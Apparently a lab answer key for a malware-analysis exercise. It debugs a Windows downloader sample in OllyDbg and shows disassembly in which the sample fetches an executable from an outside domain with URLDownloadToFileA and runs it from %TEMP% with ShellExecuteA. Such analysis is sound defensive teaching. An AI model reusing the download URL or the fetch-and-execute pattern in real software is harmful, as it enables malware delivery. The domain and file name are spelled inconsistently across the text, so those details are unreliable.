Lab 3 Solutions - The Case of Joon Malware

Lab 3 - The case of Joon malware


Analyze the sample ***blob.exe*** and answer the below questions

- Does the malware have references to the downloader API calls?
- What is the API call used by the malware to download the file?
- What is the name of the domain from where malware downloads malicious component?
- What is the name of the executable that it downloads?
- What is the full path on the disk where downloaded malware is dropped?
- How does it execute the downloaded file?
- Based on your analysis, what is the functionality of the malware?

Answers

***01*. Does the malware have references to the downloader API calls?**

To look at references to API calls, first Run ***Ollydbg*** as Administrator and load ***blob.exe*** then press CTRL+N which will bring up the Names windows. In the Names window, there are references to downloader API calls ***URLDownloadToFile()*** and ***ShellExecute()***



N File View Debug Trace Plugins Options Windows Help


Address	Section	Type	Ordinal	Name	Comments
00400000		Analyser		<STRUCT IMAGE_DOS_HEADER>	
00400080		Analyser		<STRUCT IMAGE_NT_SIGNATURE>	
00400084		Analyser		<STRUCT IMAGE_FILE_HEADER>	
00400098		Analyser		<STRUCT IMAGE_OPTIONAL_HEADER>	
004000F8		Analyser		<STRUCT IMAGE_DATA_DIRECTORY>	
00400178		Analyser		<STRUCT IMAGE_SECTION_HEADER>	
004001A0		Analyser		<STRUCT IMAGE_SECTION_HEADER>	
004001C8		Analyser		<STRUCT IMAGE_SECTION_HEADER>	
004001F0		Analyser		<STRUCT IMAGE_SECTION_HEADER>	
00402000	.code	Export		<ModuleEntryPoint>	
00403080	.idata	Import		&URLMON.URLDownloadToFileA	
004030A8	.idata	Import		&SHELL32.ShellExecuteA	
004030F0	.idata	Import		&KERNEL32.GetModuleHandleA	

02. What is the API call used by the malware to download the file?


URLDownloadToFile() is the API call used by the malware to download the file. MSDN documentation for this API call suggests that this function can be used to downloads bits from the Internet and save them to a file.

03. What is the name of the domain from where malware downloads malicious component?

To answer this question lets try to find the reference to ***URLDownloadToFile()*** in the code, to do that from the Names window highlight the function ***URLDownloadToFile()***, right click and click on find references (Ctrl+R) this will show the reference to the code where the api call is used as shown below



Double-clicking the reference to the code will bring up the code where the API is referenced as shown in the screenshot



MSDN documentation for this function shows that the second parameter to this function will contain the URL from where the malicious component will be downloaded. First, let's set a breakpoint at this function by pressing F2 and hit the run button this should break the code at the call to the function ***URLDownloadToFile()***. Examining the second parameter in the stack window shows the URL (& the name of the domain). In this case, the malware downloads an executable "***1111111111111111111111111down1.exe***" from the domain "www.offs3c.com"; as shown below. You can also verify this by running Wireshark & INetSim on Linux machine and then hit F8 (step over) this will run the function URLDownloadToFile() which in turn will connect to the domain " www.offs3c.com"; and download the executable.

```
0040209D   68 2C104000   PUSH OFFSET 0040102C      Name = "C:\Users\test\AppData\Local\Temp\tmp.
004020A2   FF15 1831400( CALL DWORD PTR DS:[<&KER  KERNEL32.DeleteFileA
004020A8   6A 00         PUSH 0                   Arg5 = 0
004020AA   6A 00         PUSH 0                   Arg4 = 0
004020AC   68 2C104000   PUSH OFFSET 0040102C      Arg3 = ASCII "C:\Users\test\AppData\Local\Tem
004020B1   68 2C114000   PUSH OFFSET 0040112C      Arg2 = ASCII "http://www.0ffs3c.com/111111111
004020B6   6A 00         PUSH 0                   Arg1 = 0
004020B8   FF15 8030400( CALL DWORD PTR DS:[<&URL  URLMON.URLDownloadToFileA
004020BE   6A 05         PUSH 5                   Arg6 = 5
004020C0   6A 00         PUSH 0                   Arg5 = 0
004020C2   6A 00         PUSH 0                   Arg4 = 0
004020C4   68 2C104000   PUSH OFFSET 0040102C      Arg3 = ASCII "C:\Users\test\AppData\Local\Tem
004020C9   68 00104000   PUSH OFFSET 00401000      Arg2 = ASCII "open"
004020CE   6A 00         PUSH 0                   Arg1 = 0
004020D0   FF15 A830400( CALL DWORD PTR DS:[<&SHE  SHELL32.ShellExecuteA
004020D6   6A 00         PUSH 0                   ExitCode = 0
004020D8   FF15 0431400( CALL DWORD PTR DS:[<&KER  KERNEL32.ExitProcess
004020DE   0000          ADD BYTE PTR DS:[EAX],AL

Address   Hex dump                                          ASCII
0040112C  68 74 74 70 3A 2F 2F 77 77 77 2E 30 66 66 73 33   http://www.0ffs3
0040113C  63 2E 63 6F 6D 2F 31 31 31 31 31 31 31 31 31 31   c.com/1111111111
0040114C  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31   1111111111111111
0040115C  64 6F 77 6E 31 2E 65 78 65 00 00 00 00 00 00 00   down1.exe

0006FF78  00000000
0006FF7C  0040112C
0006FF80  00401[illegible]C
0006FF84  00000000
0006FF88  00000000
0006FF8C  7669EF1C
0006FF90  7FFDF000
0006FF94  0006FFD4
```

04. What is the name of the executable that it downloads from the domain?

Looking at the second parameter in the stack window also shows the name of the executable. In this case, the name of the executable that it downloads from the domain is "***111111111111111111111111111down1.exe***"

05. What is the full path on the disk where downloaded malware is dropped?

As per the MSDN documentation, the third parameter to the function will give the full path on the disk. Examining the third parameter shows the full path where the downloaded executable will be saved. In this case, the downloaded file is saved as "***tmp.exe***" in the ***%TEMP%*** folder

```
File View Debug Trace Plugins Options Windows Help

00402092  68 2C104000   PUSH OFFSET 0040102C     Dest = "C:\Users\test\AppData\Local\Temp\
00402097  FF15 1031400( CALL DWORD PTR DS:[<&KER KERNEL32.lstrcat
0040209D  68 2C104000   PUSH OFFSET 0040102C     Name = "C:\Users\test\AppData\Local\Temp\
004020A2  FF15 1831400( CALL DWORD PTR DS:[<&KER KERNEL32.DeleteFileA
004020A8  6A 00         PUSH 0                   Arg5 = 0
004020AA  6A 00         PUSH 0                   Arg4 = 0
004020AC  68 2C104000   PUSH OFFSET 0040102C     Arg3 = ASCII "C:\Users\test\AppData\Local
004020B1  68 2C114000   PUSH OFFSET 0040112C     Arg2 = ASCII "http://www.0ff3c.com/11111
004020B6  6A 00         PUSH 0                   Arg1 = 0
004020B8  FF15 8030400( CALL DWORD PTR DS:[<&URL URLMON.URLDownloadToFileA
004020BE  6A 05         PUSH 5                   Arg6 = 5
004020C0  6A 00         PUSH 0                   Arg5 = 0
004020C2  6A 00         PUSH 0                   Arg4 = 0
004020C4  68 2C104000   PUSH OFFSET 0040102C     Arg3 = ASCII "C:\Users\test\AppData\Local
004020C9  68 00104000   PUSH OFFSET 00401000     Arg2 = ASCII "open"
004020CE  6A 00         PUSH 0                   Arg1 = 0
004020D0  FF15 A830400( CALL DWORD PTR DS:[<&SHE SHELL32.ShellExecuteA
004020D6  6A 00         PUSH 0                   ExitCode = 0

Address   Hex dump                                         ASCII
0040102C  43 3A 5C 55 73 65 72 73 5C 74 65 73 74 5C 41 70  C:\Users\test\Ap
0040103C  70 44 61 74 61 5C 4C 6F 63 61 6C 5C 54 65 6D 70  pData\Local\Temp
0040104C  5C 74 6D 70 2E 65 78 65 00 00 00 00 00 00 00 00  \tmp.exe

0006FF78  00000000
0006FF7C  0040112C
0006FF80  0040102C
0006FF84  00000000
0006FF88  00000000
0006FF8C  7669EF1C
```

06. How does it execute the downloaded file?

The malware executes the downloaded file by calling the ***ShellExecute()*** function. The malware passes the full path to the executable as the third parameter to the ***ShellExecute()*** function. When the ***ShellExecute()*** function is called it will execute the file (***tmp.exe***) from the ***%TEMP%*** folder

```
004020AC  68 2C104000   PUSH OFFSET 0040102C                    Arg3 = ASCII "C:\Users\test\AppData\Local\Temp\tmp.exe"
004020B1  68 2C114000   PUSH OFFSET 0040112C                    Arg2 = ASCII "http://www.0ffs3c.com/111111111111111111
004020B6  6A 00         PUSH 0                                  Arg1 = 0
004020B8  FF15 8030400( CALL DWORD PTR DS:[<&URLMON.URLDownload URLMON.URLDownloadToFileA
004020BE  6A 05         PUSH 5                                  Arg6 = 5
004020C0  6A 00         PUSH 0                                  Arg5 = 0
004020C2  6A 00         PUSH 0                                  Arg4 = 0
004020C4  68 2C104000   PUSH OFFSET 0040102C                    Arg3 = ASCII "C:\Users\test\AppData\Local\Temp\tmp.exe"
004020C9  68 00104000   PUSH OFFSET 00401000                    Arg2 = ASCII "open"
004020CE  6A 00         PUSH 0                                  Arg1 = 0
004020D0  FF15 A830400( CALL DWORD PTR DS:[<&SHELL32.ShellExecu SHELL32.ShellExecuteA
004020D6  6A 00         PUSH 0                                  ExitCode = 0
004020D8  FF15 0431400( CALL DWORD PTR DS:[<&KERNEL32.ExitProce KERNEL32.ExitProcess
004020DE  0000          ADD BYTE PTR DS:[EAX],AL
004020E0  0000          ADD BYTE PTR DS:[EAX],AL
004020E2  0000          ADD BYTE PTR DS:[EAX],AL
004020E4  0000          ADD BYTE PTR DS:[EAX],AL
004020E6  0000          ADD BYTE PTR DS:[EAX],AL

Address   Hex dump                                          ASCII
0040102C  43 3A 5C 55 73 65 72 73 5C 74 65 73 74 5C 41 70   C:\Users\test\Ap
0040103C  70 44 61 74 61 5C 4C 6F 63 61 6C 5C 54 65 6D 70   pData\Local\Temp
0040104C  5C 74 6D 70 2E 65 78 65 00 00 00 00 00 00 00 00   \tmp.exe

0006FF74  00000000          Arg1 = 0
0006FF78  00401000  +@      Arg2 = ASCII "open"
0006FF7C  0040102C  .+@     Arg3 = ASCII "C:\Users\test\AppD
0006FF80  00000000          Arg4 = 0
0006FF84  00000000          Arg5 = 0
0006FF88  00000005          Arg6 =
```

07. Based on your analysis, what is the functionality of the malware?

Based on the analysis the malware downloads an executable and executes it on the system. This malware is a downloader.